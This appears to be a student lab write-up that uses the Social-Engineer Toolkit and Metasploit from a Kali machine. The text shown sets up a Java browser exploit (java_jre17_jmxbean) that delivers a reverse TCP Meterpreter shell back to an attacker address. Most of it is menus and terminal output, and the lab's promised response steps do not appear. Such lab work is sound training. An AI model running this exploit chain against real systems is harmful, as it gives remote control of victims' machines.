Linux Attack and Response Lab



Ubuntu
192.168.1.50
pfSense 192.168.1.1 (LAN Address)
pfSense 203.0.113.1 (External Address)
Kali Attack Machine
External Address
203.0.113.2

Figure 2.1

The aim of this lab is to exploit java to attack a remote system and then collect the volatile data and at last to view the collected logs.





Figure 2.2

We are logging into the Kali machine which is used for attacking and then the command prompt is opened.



```
root@Kali-Attacker:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:9a:dd:aa
          inet addr:203.0.113.2  Bcast:203.0.113.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fe9a:ddaa/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:268 errors:0 dropped:0 overruns:0 frame:0
          TX packets:53 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:16080 (15.7 KiB)  TX bytes:8766 (8.5 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:44 errors:0 dropped:0 overruns:0 frame:0
          TX packets:44 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:3192 (3.1 KiB)  TX bytes:3192 (3.1 KiB)

root@Kali-Attacker:~# 
```

Figure 2.3


To verify if the loopback interface is up and running, the following command is used **ifconfig**

If it is not active, to bring the loopback interface up the following command is used: **ifconfig lo up**

To initialise the database for Metasploit, the following command is used:


service postgresql start

To initialise the social engineering, the following command is used : **setoolkit**




```
         The one stop shop for all of your SE needs.

     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

             Visit: https://www.trustedsec.com

 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

Figure 2.4




```
ate however when clicked a window pops up then is replaced with the malicious li
nk. You can edit the link replacement settings in the set_config if its too slow
/fast.

The Multi-Attack method will add a combination of attacks through the web attack
 menu. For example you can utilize the Java Applet, Metasploit Browser, Credenti
al Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell inje
ction through HTA files which can be used for Windows-based powershell exploitat
ion through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>2
```

Figure 2.5




```
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>2

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
```

Figure 2.6




```
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse l
istener.
set> Are you using NAT/Port Forwarding [yes|no]: yes
set:webattack> IP address to SET web server (this could be your external IP or h
ostname):203.0.113.2
set:webattack> Is your payload handler (metasploit) on a different IP from your
external NAT/Port FWD address [yes|no]:no
```

Figure 2.7



```

   1) Windows Shell Reverse_TCP               Spawn a command shell on victim an
d send back to attacker
   2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victi
m and send back to attacker
   3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and s
end back to attacker
   4) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse
 TCP Inline
   5) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Wind
ows x64), Meterpreter
   6) Windows Meterpreter Egress Buster       Spawn a meterpreter shell and find
 a port home via multiple ports
   7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP usi
ng SSL and use Meterpreter
   8) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP ad
dress and use Reverse Meterpreter
   9) Download/Run your Own Executable        Downloads an executable and runs i
t

set:payloads>1
[*] Selecting Java Meterpreter as payload since it is exploit specific.
set:payloads> Port to use for the reverse [443]:6666
```


Figure 2.8



```
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use exploit/multi/browser/java_jre17_jmxbean
resource (/root/.set/meta_config)> set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 203.0.113.2
LHOST => 203.0.113.2
resource (/root/.set/meta_config)> set LPORT 6666
LPORT => 6666
resource (/root/.set/meta_config)> set URIPATH /
URIPATH => /
resource (/root/.set/meta_config)> set SRVPORT 8080
SRVPORT => 8080
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 203.0.113.2:6666
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://203.0.113.2:8080/
[*] Server started.
msf exploit(java_jre17_jmxbean) >
```

Figure 2.9

